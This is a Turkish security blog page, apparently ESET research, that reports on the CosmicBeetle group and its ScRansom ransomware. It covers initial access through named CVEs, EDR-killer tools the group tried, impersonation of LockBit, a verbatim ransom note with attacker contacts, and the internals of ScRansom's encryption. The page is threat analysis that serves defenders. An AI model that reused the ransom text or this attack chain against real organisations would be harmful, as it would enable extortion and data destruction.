Arama motoru sağlayıcıları kötü niyetli reklamları veya web sitelerini arama sonuçlarından sürekli olarak kaldırırken bilgisayar korsanları ısrarcıdır ve içerik filtrelemeye karşı koymak için yeni yollar bulmaya devam ederek arama sağlayıcıları ve suçlular arasında bir köstebek oyunu yaratırlar. Sonuç olarak, tıkladığınız şeyin kötü amaçlı bir bağlantı olup olmadığından asla %100 emin olamazsınız.
## *Kötü amaçlı reklamcılığın diğer biçimleri*
*Kötü amaçlı arama reklamları, tehdit aktörleri tarafından reklam istismarının yalnızca bir biçimini temsil etmektedir. Diğer türler arasında, bazıları* [*steganografi kullanarak*](https://www.welivesecurity.com/2016/12/06/readers-popular-websites-targeted-stealthy-stegano-exploit-kit-hiding-pixels-malicious-ads/) *kötü kod gizleyen kötü huylu banner reklamların yasal web sitelerinde dağıtılması yer alır. Kötü amaçlı reklamlarla metin içi köprüler,* [*açılır pencereler*](https://www.comparitech.com/antivirus/how-to-avoid-pop-up-viruses/) *ve daha fazlası aracılığıyla da karşılaşılabilir.*
## Kötü amaçlı reklamlara karşı nasıl korunulur?
Neyse ki siber tehditlere karşı korunmak için atabileceğiniz adımlar var ve aynı şey kötü amaçlı reklamcılık için de geçerli. İşte bunlardan birkaçı:
- **Farkındalık geliştirmek**, siber güvenli bir yaşama doğru atılan ilk adımdır. Sadece bu blog yazısını okumuş olmanız bile kötü amaçlı reklamcılığın kurbanı olmamanız için önleyici bir tedbirdir.
- [**Tarayıcı parmak izini**](https://antivirus.com.tr/parmak-izleri-her-yerde-tarayici-parmak-izi-web-sitelerinin-guvenligini-artirabilir-mi/) **sınırlayın**, sadece gizlilik için değil. Kötü niyetli sitelerin ve aktörlerin cihazınızı tanıması için potansiyel bir yolu ortadan kaldırır.
- **Saygın bir reklam engelleyici kullanın**; bu reklamların size ulaşmasını engellemenin bir yoludur ve %100 etkili olmasa da diğer ipuçlarımızla birlikte işe yarayacaktır**.**
- [Çeşitli açılır pencerelere](https://www.eset.com/blog/consumer/getting-rid-of-unwanted-browser-notifications/), izin isteklerine ve diğer istenmeyen tarayıcı davranışlarına karşı **dikkatli olun**.
- **Cihazlarınızı ve yazılımlarınızı güncel tutun**. Bazı güvenlik açıkları kolayca istismar edilebilir ve bilgisayar korsanlarının işini kolaylaştırabilir.
- [Gerçek zamanlı korumaya](https://www.eset.com/tr/home/protection-plans/) sahip güçlü bir **güvenlik çözümü kullanın**.
Elbette daha birçok adım atılabilir ancak bunlar en azından kötü amaçlı reklamları önlemenin temellerini kapsamak için yeterli olmalıdır.
Sonuç olarak arama motoru kötü amaçlı reklamcılığı, siber suçluların tehditleri yaymak için kullandıkları bir başka yoldur. Dahası, kötü amaçlı yazılım dağıtımının ne kadar yaratıcı olabileceğinin altını çizmekte ve gelişmiş güvenlik ve tehdit farkındalığı ihtiyacını ortaya koymaktadır. En cazip teklif bile bazen beklenmedik tehlikeleri gizleyebileceğinden uyanık kalın ve dikkat edin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Reklamlar, Siber Güvenlik
---
### [CosmicBeetle öne çıkıyor: RansomHub'da denetimli serbestlik](https://antivirus.com.tr/cosmicbeetle-one-cikiyor-ransomhubda-denetimli-serbestlik/)
**Published:** Eylül 10, 2024
**Author:** ESET
**Excerpt:** CosmicBeetle, kendi fidye yazılımını geliştirdikten sonra şansını RansomHub iştiraki olarak deniyor
**Content:**
CosmicBeetle, kendi fidye yazılımını geliştirdikten sonra şansını RansomHub iştiraki olarak deniyor
ESET araştırmacıları, CosmicBeetle tehdit aktörünün son faaliyetlerinin haritasını çıkararak yeni ScRansom fidye yazılımını belgeledi ve diğer köklü fidye yazılımı çeteleriyle bağlantılarını vurguladı.
CosmicBeetle, ScRansom’u dünyanın çeşitli yerlerindeki KOBİ’lere aktif olarak dağıtıyor. Birinci sınıf olmasa da tehdit aktörü ilginç hedefleri tehlikeye atabiliyor.
CosmicBeetle, daha önce kullandığı fidye yazılımı Scarab’ı, sürekli olarak geliştirdiği ScRansom ile değiştirdi. Ayrıca tehdit aktörünün sızdırılmış LockBit oluşturucusunu kullandığını ve hem fidye notlarında hem de sızıntı sitesinde kötü şöhretli fidye yazılımı çetesini taklit ederek LockBit’in itibarından yararlanmaya çalıştığını gözlemledik.
LockBit’in yanı sıra CosmicBeetle’ın Mart 2024’ten bu yana aktif olan ve hızla artan etkinliğe sahip yeni bir fidye yazılımı çetesi olan RansomHub’ın yeni bir iştiraki olduğuna inanıyoruz.
Bu yazımızda CosmicBeetle’ın geçtiğimiz yılki faaliyetlerini inceliyor ve diğer köklü fidye yazılımı çeteleriyle olan bağlantılarını analiz ediyoruz. Ayrıca ScRansom hakkında da bilgi paylaşıyoruz.
## **Blog yazısının kilit noktaları:**
- CosmicBeetle 2024’te aktif olmaya devam ediyor ve özel fidye yazılımı ScRansom’u sürekli olarak geliştirip dağıtıyor.
- Bazı şifrelenmiş dosyaları geri yüklemenin imkânsız olduğunu vurgulayarak ScRansom’un bir analizini sunuyoruz.
- CosmicBeetle, sızdırılan LockBit kurucusunu deniyor ve markasını kötüye kullanmaya çalışıyor.
- CosmicBeetle, hizmet olarak fidye yazılımı aktörü RansomHub’ın yeni bir iştiraki olabilir.
- CosmicBeetle, dünyanın dört bir yanındaki KOBİ’lere sızmak için yılların güvenlik açıklarından yararlanıyor.
## Genel Bakış
En az 2020’den beri aktif olan CosmicBeetle, ESET araştırmacılarının 2023’te keşfettiği bir tehdit aktörüne verdiği isimdir. Bu tehdit aktörü en çok ScHackTool, ScInstaller, ScService ve ScPatcher’dan oluşan ve genellikle Spacecolon olarak adlandırılan özel Delphi araçları koleksiyonunu kullanmasıyla biliniyor. Ağustos 2023’te ESET araştırmacıları CosmicBeetle ile ilgili görüşlerini [yayımladı](https://www.welivesecurity.com/en/eset-research/scarabs-colon-izing-vulnerable-servers/). Yayımlamadan kısa bir süre önce, CosmicBeetle ile ilişkili olduğuna inandığımız ScRansom adını verdiğimiz yeni özel fidye yazılımı ortaya çıktı. O zamandan beri bu ilişkiye olan güvenimizi artırmak için daha fazla neden bulduk ve ScRansom’un artık bu grubun tercih ettiği fidye yazılımı olduğuna ve daha önce kullanılan Scarab fidye yazılımının yerini aldığına inanıyoruz.
2023’teki bu yayın sırasında, yaygında herhangi bir faaliyet gözlemlememiştik. Ancak bu durum kısa bir süre sonra değişti. CosmicBeetle o zamandan beri ScRansom’u özellikle Avrupa ve Asya’daki SMB’lere yayıyor.
ScRansom çok sofistike bir fidye yazılımı değildir ancak CosmicBeetle ilginç hedefleri tehlikeye atmayı ve onlara büyük zarar vermeyi başarmıştır. Çoğunlukla CosmicBeetle fidye yazılımı dünyasında olgunlaşmamış bir aktör olduğu için ScRansom’un dağıtımında sorunlar yaşanmaktadır. ScRansom’dan etkilenen ve ödeme yapmaya karar veren kurbanlar dikkatli olmalıdır. Şifre çözücünün kendisi beklendiği gibi çalışsa da (yazının yazıldığı sırada), CosmicBeetle’ın şifreleme sırasında nasıl ilerlediğine bağlı olarak genellikle birden fazla şifre çözme anahtarı gerekir ve bazı dosyalar kalıcı olarak kaybolabilir. Bu blog yazısının ilerleyen bölümlerinde daha fazla ayrıntıya gireceğiz. CosmicBeetle ile ilgili deneyimlerimize uygun olarak GuidePoint Security tarafından yakın zamanda [yayımlanan](https://www.guidepointsecurity.com/blog/awkward-adolescence-increased-risks-among-immature-ransomware-operators/) olgunlaşmamış fidye yazılımı gruplarıyla ilgili ilginç bir çalışma, ilgili sonuçları göstermektedir.
CosmicBeetle, muhtemelen son birkaç yılın en kötü şöhretli fidye yazılımı çetesi olan ve kısa süre önce çökertilen LockBit’i taklit ederek bu sorunları kısmen ele almaya ya da daha doğrusu gizlemeye çalıştı. CosmicBeetle, LockBit markasını kötüye kullanarak kurbanları ödeme yapmaya daha iyi ikna etmeyi umuyordu. CosmicBeetle ayrıca Türkçe fidye notu içeren özel örneklerini oluşturmak için sızdırılan LockBit Black builder’ı kullandı.
Son zamanlarda, CosmicBeetle’ın RansomHub’ın yeni bir iştiraki olabileceğine inanmamıza neden olan ilginç bir vakayı araştırdık. RansomHub, Change Healthcare’e yapılan saldırının sorumluluğunu üstlenen BlackCat fidye yazılımı çetesinin kötü şöhretli üyesi Notchy’nin, BlackCat’in Notchy’nin fidye ödemesini çaldığından ve bu nedenle rakip çete RansomHub ile ortaklık kuracağından [şikâyet](https://www.bleepingcomputer.com/news/security/ransomware-gang-starts-leaking-alleged-stolen-change-healthcare-data/) etmesiyle hızla kamuoyunun dikkatini çeken, oldukça yakın zamanda ortaya çıkmış bir hizmet olarak fidye yazılımı çetesidir.
Bu blog yazısı ScRansom’un geçtiğimiz yıl geçirdiği evrimi ve CosmicBeetle’ın kurbanları tehlikeye atma yaklaşımını belgelemektedir. Ayrıca tehdit aktörünün diğer fidye yazılımı çeteleriyle olan ilişkilerini de derinlemesine inceliyoruz.
## Atıf
ScRansom’un CosmicBeetle’ın özel araç setine en yeni ekleme olduğuna son derece inanıyoruz. Bu bölümde gerekçelerimizi bulabilirsiniz.
ESET telemetrisi, ScRansom dağıtımının CosmicBeetle tarafından yaygın olarak kullanılan diğer araçlarla örtüştüğü birkaç durum göstermektedir. Ayrıca VirusTotal’a yüklenen bir [ZIP arşivi](https://www.virustotal.com/gui/file/c2a3a4dfda9d3b168e3e829795b03cb6a9c9dedce8f795bf22f483963d9ede8b), her biri muhtemelen bir saldırıdan örnekler içeren iki gömülü [arşiv](https://www.virustotal.com/gui/file/c2a3a4dfda9d3b168e3e829795b03cb6a9c9dedce8f795bf22f483963d9ede8b) içermektedir. Her iki arşiv de ScRansom, ScHackTool ve CosmicBeetle tarafından yaygın olarak kullanılan diğer araçları içermekte ve şüphelerimizi daha da desteklemektedir.
ScRansom ve önceki CosmicBeetle araçları arasında çok fazla kod benzerliği vardır, yani:
- Tercih edilen programlama dili olarak Delphi,
- Şifreleme için [IPWorks](https://www.nsoftware.com/ipworks) kütüphanesi,
- Koddaki özdeş Türkçe dizeler,
- Spacecolon araç setine adını veren, dizelerde iki nokta üst üste işaretlerinden sonra boşluk kullanma ve
- ScHackTool ile GUI benzerliği.
Tüm bu benzerlikler ilişkilendirmemizi daha da güçlendiriyor. Zaufana Trzencia Strona analistleri yakın zamanda CosmicBeetle hakkında bir blog yazısı [yayımlayarak](https://zaufanatrzeciastrona.pl/post/jak-namierzyc-gang-ransomware-czyli-wglad-w-infrastrukture-przestepcow-i-proba-atrybucji/) CosmicBeetle’ı gerçek bir kişiye – bir Türk yazılım geliştiricisine – atfetmiş olsalar da ESET araştırmacıları bu atfın doğru olduğunu düşünmüyor. Bu atıf, ScHackTool’da (ScRansom değil) kullanılan özel şifreleme şemasına dayanıyor. Özellikle, bu algoritmayı içeren ve garip görünümlü bir merkeze sahip bir Türk yazılım geliştirme şirketi olan VOVSOFT tarafından imzalanmış kötü amaçlı bir örnek (SHA‑ 1: 28FD3345D82DA0CDB565A11C648AFF196F03D770) buldular.
Ancak söz konusu örnek VOVSOFT’a ait değildir; aslında VOVSOFT tarafından geliştirilen birçok üründen biri olan [Disk Monitor Gadget](https://vovsoft.com/software/disk-monitor-gadget/)‘ın düzgün bir şekilde imzalanmış (SHA1:2BA12CD5E44839EA67DE8A07734A4E0303E5A3F8) kötü amaçlı yamalı bir sürümüdür. Dahası, dijital imza yasal sürümden kopyalanmış ve basitçe yamalı sürüme eklenmiş, bu da kötü amaçlı örneğin görünüşte imzalı olmasına rağmen geçerli bir imzaya sahip olmamasına neden olmuştur.
İlginç bir *şekilde*, ScHackTool’un şifreleme şeması yasal Disk Monitor Gadget’ında da kullanılmaktadır. Zaufana Trzencia Strona analistleri, algoritmanın muhtemelen 13 yıl önceki [bu](https://stackoverflow.com/questions/6798188/delphi-simple-string-encryption) Stack Overflow başlığından kaynaklandığını keşfetti. Gönderinin yazarı MohsenB, 2012’den beri Stack Overflow’un aktif bir kullanıcısı olduğundan ve profil resimlerine göre VOVSOFT geliştiricisinin kendisi olmadığından bu algoritmanın VOVSOFT tarafından uyarlanmış olması ve yıllar sonra CosmicBeetle’ın bunu fark ederek ScHackTool için kullanmış olması muhtemeldir.
## İlk Erişim ve mağduriyet
CosmicBeetle hedeflerine saldırmak için genellikle kaba kuvvet yöntemlerini kullanır. Bunun yanı sıra aşağıdaki güvenlik açıkları tehdit aktörü tarafından istismar edilmektedir:
- [CVE-2017-0144](https://nvd.nist.gov/vuln/detail/CVE-2017-0144) (diğer adıyla EternalBlue),
- [CVE-2023-27532](https://nvd.nist.gov/vuln/detail/CVE-2023-27532) (Veeam Backup &[\[NF1\]](#_msocom_1) Replication bileşenindeki bir güvenlik açığı),
- [noPac](https://github.com/Ridter/noPac) aracılığıyla [CVE-2021-42278](https://nvd.nist.gov/vuln/detail/CVE-2021-42278) ve [CVE-2021-42287](https://nvd.nist.gov/vuln/detail/CVE-2021-42287) (AD ayrıcalık yükseltme güvenlik açıkları),
- [CVE-2022-42475](https://nvd.nist.gov/vuln/detail/CVE-2022-42475) (FortiOS SSL-VPN’de bir güvenlik açığı) ve
- [CVE-2020-1472](https://nvd.nist.gov/vuln/detail/CVE-2020-1472) (diğer adıyla Zerologon).
Dünyanın dört bir yanındaki her türlü dikey sektörden KOBİ’ler bu tehdit aktörünün en yaygın kurbanlarıdır çünkü etkilenen yazılımı kullanma ve sağlam yama yönetimi süreçlerine sahip olmama olasılığı en yüksek kesimdir. CosmicBeetle’ın sızıntı sitesi, birazdan göstereceğimiz gibi çok güvenilmez ve tutarsızdır; bu nedenle ESET telemetrisine başvuruyoruz.*Şekil 1* ESET telemetrisine göre CosmicBeetle’ın kurbanlarını gösterir.
Şekil 1 ESET telemetrisine göre Ağustos 2023ten bu yana CosmicBeetle saldırılarının ısı haritası
Aşağıdaki dikey sektörlerde KOBİ’lere yönelik saldırılar gözlemledik:
- İmalat,
- İlaç,
- Yasal,
- Eğitim,
- Sağlık hizmetleri,
- Teknoloji,
- Konukseverlik eğlence,
- Finansal hizmetler ve
- Bölgesel hükümet.
## Marka
ScRansom tarafından bırakılan fidye notlarının çoğunda fidye yazılımına bir isim verilmemiştir. CosmicBeetle, [Tox](https://tox.chat/index.html) protokolünü kullanması nedeniyle esas olarak e-posta ve birçok fidye yazılımı çetesi tarafından kullanılan bir anlık mesajlaşma uygulaması olan [qTox](https://qtox.github.io/)‘a dayanır. Tox protokolü eşler arası uçtan uca şifreli iletişim sağlar.
CosmicBeetle’ın kendi özel fidye yazılımı için seçtiği tek isim ironik bir şekilde NONAME’dir çünkü tehdit aktörü fidye yazılımını kısaca markalaştırmıştır ve bunu bir sonraki bölümde tartışacağız. Markalamanın kaotik doğası nedeniyle bu blog yazısının amacı doğrultusunda fidye yazılımına ScRansom olarak atıfta bulunmaya devam edeceğiz.
### LockBit taklitçisi
Eylül 2023’te CosmicBeetle, Tor üzerinde NONAME adını verdiği özel bir sızıntı sitesi (DLS) kurmaya karar verdi. Bu site, şu şekilde gösterilmiştir *Şekil 2*, LockBit’in sızıntı sitesinin bir kopyasıdır (bkz. *Şekil 3*).
Şekil 2 Tor üzerinde NONAME özel sızıntı sitesi
Şekil 3 Gerçek LockBit özel sızıntı sitesinin tipik tasarımı
Birkaç grafiksel değişiklik yapılmış olsa da ilham kaynağı hala açıktır. Üstelik LockBit ile tek benzerlik tasarım da değil. LockBit’te görünen tüm kurbanlar *Şekil 2* aslında ScRansom değil LockBit tarafından tehlikeye atılmıştır. Bu, [RansomLook](https://www.ransomlook.io/) gibi DLS izleme hizmetleri kullanılarak doğrulanabilir. Tüm kurbanlar LockBit’in sızıntı sitesinde (çoğu Eylül 2023’te) NONAME DLS ortaya çıkmadan kısa bir süre önce yayımlanmıştır. The Work ID dizesi, ScRansom ile ilişkili olduğu yanılsamasını artırmak için eklenmiştir çünkü kurbanlar fidye notlarında bu şekilde tanımlanır.
Kasım 2023’ün başlarında CosmicBeetle daha da ileri gitmeye karar verdi ve LockBit’i tamamen taklit etmeye karar verdi. Bunu lockbitblog\[.\]info alan adını kaydederek ve NONAME DLS ile aynı yaklaşımı kullanarak yaptılar ancak bu sefer LockBit logosunu da eklediler (bkz. *Şekil 4*). Daha sonra bir süre için, ScRansom’un fidye notları bu web sitesine bağlanmıştır. Aynı ilham görülebilir ve NONAME DLS ile grafiksel benzerlik (*Şekil 2*) inkâr edilemez.
Şekil 4 CosmicBeetle tarafından kurulan resmi LockBit sızıntı sitesini taklit eden web sitesi
Sızdırılan LockBit 3.0 oluşturucusu kullanılarak oluşturulmuş bir örnek Ağustos 2024′[te VirusTotal’e](https://www.virustotal.com/gui/file/f4a82b3c2329f5723df809666916c624d71b5313f04859b93334ad0aa5ab2af4) Türkiye’den [yüklenmiştir](https://www.virustotal.com/gui/file/f4a82b3c2329f5723df809666916c624d71b5313f04859b93334ad0aa5ab2af4). Bu örneği benzersiz kılan şey, bir fidye mesajı kullanmasıdır (bkz. *Şekil 5*) Türkçe ve bahsettiği qTox kimliği, CosmicBeetle ile kesin olarak ilişkilendirdiğimiz bir kimliktir. LockBit dağıtımının CosmicBeetle’ın araç setiyle örtüştüğü bir vakayı araştırdığımız için ESET telemetri bu bağlantıyı doğruluyor.
| Verilerinizi şifreledim ve ödeyeceğiniz ücret karşılığında sisteminize yeniden bağlanarak şifresini çözüp size teslim edeceğim. Bilinen veri kurtarma yöntemleri ile verilerinizi geri alamayacağınızı bilmenizi isteriz. Bu yöntemler sadece zaman kaybetmenize neden olacaktır. Ancak yine de veri kurtarma şirketlerini veya programlarını kullanmak istiyorsanız, lütfen işlemi orijinal dosyalarınız üzerinde değil, onların kopyaları üzerinde gerçekleştirin ve/veya gerçekleştirmiş olun. Orijinal dosyaların bozulması verilerinizde geri dönüşü olmayan hasara neden olabilir. Şifrelenmiş dosyalarınızın orijinalleri rastgele bir veri yazma tekniği kullanılarak silinmiştir. NAS Depolama ve Disklerinizdeki tüm yedeklerin üzerine veri yazılarak yedekleriniz silinmiştir. Eğer 48 saat içerisinde geri dönüş yapılmazsa sistemde kullanılan şifre silinecek ve verileriniz asla iade edilmeyecektir. Diskleriniz Tam disk şifreleme ile şifrelenmiştir, yetkisiz müdahale kalıcı veri kaybına neden olur! Para verseniz bile açmayacaklarını söyleyen bilgisayarcılara ya da paranızı alıp dosyalarınızı vermeyeceklerini söyleyen çevrenizdeki insanlara inanmayın. Sana güvenmek için yeterince referansım var. Sizi tanımıyorum, bu yüzden size karşı kötü duygular beslememin ya da size zarar vermemin bir anlamı yok tek amacım bu işten gelir elde etmek. Ödemenizden sonra, verilerinizi geri yüklemek için mümkün olan en kısa sürede sunucunuza bağlanacağım. Bu işlemden sonra sisteminizi nasıl güvenli hale getireceğinizi de açıklayacağım ki bu tür olaylar bir daha başınıza gelmesin. Kişisel Anahtar e-posta 1 : sunucuverikurtarma@gmail\[.\]com Yedekleme e-posta : serverdatakurtarma@mail\[.\]ru QTOX : A5F2F6058F70CE5953DC475EE6AF1F97FC6D487ABEBAE76915075E3A53525B1D863102EDD50E |
|---|
Şekil 5. CosmicBeetle tarafından kullanılan ve bir LockBit örneği tarafından bırakılan bir TOX ID içeren fidye notu.
## RansomHub ile İlişki
Sızdırılmış oluşturucuları kullanmak, olgunlaşmamış fidye yazılımı çeteleri için yaygın bir uygulamadır. Bu sayede hem köklü rakiplerinin markasını kötüye kullanabilirler hem de onlara genellikle düzgün çalışan bir fidye yazılımı örneği sunmuş olurlar. Ancak LockBit bağlantısı gözlemlediğimiz tek bağlantı değil.
Haziran ayında ScRansom ile ilgili bir olayı araştırdık. Telemetrilerimizden aşağıdakileri elde edebildik:
- 3 Haziran 2024’te CosmicBeetle, ScRansom ile Hindistan’daki bir imalat şirketinin güvenliğini tehlikeye atmaya çalıştı.
- Başarısız olduktan sonra CosmicBeetle, EDR korumasını kaldırmak için çeşitli işlem öldürme araçlarını denedi:
- [Reaper](https://github.com/MrEmpy/Reaper),
- [Darkside](https://github.com/ph4nt0mbyt3/Darkside), ve
- [RealBlindingEDR](https://github.com/myzxcg/RealBlindingEDR).
- 8 Haziran 2024’te RansomHub’ın EDR katili aynı makine üzerinde çalıştırıldı.
- 10 Haziran 2024’te RansomHub aynı makine üzerinde çalıştırıldı.
RansomHub’ın EDR katilinin çalıştırılma şekli çok sıra dışıdır. C:\\Users\\Administrator\\Music\\1.0.8.zip adresinde depolanan bir arşivden WinRAR aracılığıyla manuel olarak çıkarıldı ve çalıştırıldı. Böyle bir uygulama RansomHub iştirakleri için çok sıra dışıdır. Öte yandan Music klasörünü kullanmak ve yükleri manuel *olarak* çıkarıp çalıştırmak kesinlikle tipik CosmicBeetle davranışıdır.
Bildiğimiz kadarıyla, RansomHub kodunun veya kurucusunun halka açık bir sızıntısı yoktur (ancak RansomHub’ın kendisi muhtemelen başka bir fidye yazılımı çetesi olan Knight’tan satın alınan koda [dayanmaktadır](https://symantec-enterprise-blogs.security.com/threat-intelligence/ransomhub-knight-ransomware)). Bu nedenle CosmicBeetle’ın kendisini yeni bir RansomHub üyesi olarak kaydettirdiğine orta derecede güveniyoruz.
## Teknik analiz
CosmicBeetle’ın özel cephaneliğinin geri kalanına benzer şekilde, ScRansom da Delphi’de yazılmıştır. Elde edebildiğimiz en eski örnekler Mart 2023’ün sonunda derlendi ancak bildiğimiz kadarıyla vahşi saldırılar Ağustos ayına kadar başlamadı. ScRansom geliştirilmeye devam etmektedir.
GUI, Delphi uygulamaları için tipiktir ancak fidye yazılımı için çok fazla değildir. Tüm ScRansom örnekleri yapılandırılmış bir GUI içerir. Geliştiriciler tarafından genellikle “Static” olarak adlandırılan eski örnekler, herhangi bir şeyi gerçekten şifrelemek için kullanıcı etkileşimi gerektirir. Bu bir komplikasyon gibi görünse de bu tür örnekleri analiz kum havuzlarında çalıştırmak herhangi bir kötü amaçlı etkinlik göstermediğinden ScRansom’un bir süre tespit edilmemesinin nedenlerinden biri olabilir.
Böyle bir şifreleyiciyi başlatmak için tehdit aktörünün kurbanın ekranına erişebilmesi ve faresini kullanabilmesi gerekir. CosmicBeetle bu yaklaşımı ilk kez kullanmıyor; ScHackTool da kurbanın makinesinde çalıştırılması gereken ve manuel etkileşim gerektiren bir araç. CosmicBeetle’ın bu hedefe nasıl ulaştığından tam olarak emin değiliz ancak kullanılan diğer araçlardan yola çıkarak daha önce çalınan kimlik bilgileri ve RDP ile VPN erişimi kullanmanın en olası senaryo olduğunu düşünüyoruz.
CosmicBeetle ayrıca “SSH” adında nadiren görülen bir varyantı da denemiştir. Şifreleyici mantığı diğer varyantlarla aynıdır ancak yerel dosyaları şifrelemek yerine dosyaları FTP üzerinden şifreler.
Daha yeni derlemeler, yalnızca koddan doğru düğmelere tıklamayı simüle ederek otomasyonu kullanır. Geliştiriciler tarafından “Auto” olarak adlandırılan bu otomatik yapılar, genellikle gölge kopyaları silmek için küçük araçlar veya komut dosyalarıyla birlikte bir MSI yükleyicisinin içinde paketlenir. GUI varsayılan olarak gizlidir; en son sürümü şu adreste gösterilmektedir *Şekil 6*.
Şekil 6 ScRansomun kullanıcı arayüzü
Bazıları hiçbir işe yaramayan çok sayıda düğme içeren karmaşık bir GUI, CosmicBeetle için tipiktir. Dört sekmeli GUI karmaşık görünse de işlevsellik aslında çok basittir. ScRansom tüm sabit, uzak ve çıkarılabilir sürücülerdeki dosyaları kodlanmış bir uzantı listesine göre şifreler (bkz. Ek A: Hedeflenen dosya uzantıları) – bu liste Extensions etiketli metin kutusu aracılığıyla değiştirilebilir.
ScRansom kısmi şifreleme kullanır, dosyanın yalnızca bazı kısımları şifrelenir. Beş şifreleme modu desteklenir:
- FAST
- FASTEST
- SLOW
- FULL
- ERASE
İlk dört mod, fidye yazılımının dosyanın hangi bölümlerini şifreleyeceğine nasıl karar verdiği konusunda farklılık gösterir. Tüm modlar kullanılmadığı için bunların kullanımı hala kısmen geliştirme aşamasında gibi görünüyor. Bununla birlikte son mod olan ERASE önemlidir: Uygulandığında hedeflenen dosyaların seçilen bölümleri şifrelenmez ancak içerikleri sabit bir değerle değiştirilir ve bu dosyaları kurtarılamaz hale getirir. Belirli bir dosya için hangi modun uygulanacağı, Actions sekmesindeki radyo düğmeleriyle ya da uzantısının Criteria sekmesine dahil edilmesiyle belirlenir. Virtual Extensions olarak etiketlenen uzantılar listesi farklı bir şifreleme işlevini tetikler ancak bu işlev normal işlevle aynıdır. Muhtemelen tahmin ettiğiniz gibi, White Extensions şifrelemeden hariç tutulan uzantıların bir listesini tanımlamalıdır ancak bu özellik uygulanmamıştır.
ScRansom şifrelemenin yanı sıra çeşitli süreçleri ve hizmetleri de öldürür (bkz. Ek B: Öldürülen Süreçler ve Ek C: Öldürülen hizmetler). Son zamanlarda yeni bir Delphi örneği ScRansom’dan ayrılarak ScKill adını verdiğimiz ve tek amacı süreçleri öldürmek olan bir parçaya dönüştürüldü. ScRansom ayrıca bir ext.txt dosyasından şifrelenecek uzantıların listesini ve bir note.txt dosyasından fidye notu içeriğini yüklemek gibi hata ayıklama benzeri özellikler kullanır.
## Şifreleme
İlk ScRansom örnekleri AES-CTR-128 kullanarak basit simetrik şifreleme kullanmıştır. Aralık 2023’ten beri şifreleme şeması güncellenmiştir. Yeni şema oldukça (gereksiz yere) karmaşıktır. ScRansom, başlangıçta ProtectionKey olarak adlandıracağımız bir AES anahtarı ve RunKeyPair olarak adlandıracağımız bir RSA-1024 anahtar çifti oluşturur.
Bu yeni şemayı kullanan her ScRansom örneği, MasterKeyPair olarak adlandıracağımız bir çiftten kodlanmış bir genel RSA anahtarı içerir. Bu genel anahtar, RSA kullanılarak CosmicBeetle’ın Şifre Çözme Kimliği olarak adlandırdığı şeye şifrelenir.
Her dosya için FileKey adını vereceğimiz bir AES-CTR-128 anahtarı oluşturulur. Dosyanın bölümleri daha sonra FileKey ile AES kullanılarak şifrelenir. ScRansom bir dosyayı şifrelemeyi bitirdiğinde özellikle sonuna veri ekler:
- TIMATOMA dizesi (veya tüm dosya şifrelenmişse TIMATOMAFULL).
- TBase64EncodingButton12ClickTESTB64@#$% (eski yapılarda TESTB64) dizesi, FileKey kullanılarak AES ile şifrelenmiştir.
- Aşağıdaki girişler $ (dolar işareti) ile sınırlandırılmıştır:
- Hex kodlu RunKeyPair.Public,
- Şifre çözme kimliği,
- RunKeyPair.Private, ProtectionKey ile AES-CTR-128 kullanılarak şifrelenmiş ve
- RunKeyPair.Public ile RSA kullanılarak şifrelenmiş FileKey.
- Şifrelenmiş blokların başlangıcı ve uzunlukları hakkında bilgi (dosyanın tamamı şifrelenmişse yoktur).
Son olarak, Şifre Çözme Kimliği DECRYPTION\_IDS.TXT adlı bir metin dosyasına kaydedilir ve ayrıca HOW TO RECOVERY FILES.TXT adlı fidye notuna yazılır. *Şifreleyici her çalıştırıldığında şifre* çözme kimliği *farklıdır*. Sonraki yürütme(ler)de, Şifre Çözme Kimlikleri DECRYPTION\_IDS.TXT dosyasına eklenir *ancak fidye notunda güncellenmez*.
Dosya adı (uzantı dahil) daha sonra base64 kodlanır ve .Encrypted uzantısı eklenir. Tüm sürecin karmaşıklığına rağmen bunu şu şekilde özetledik *Şekil 7*.
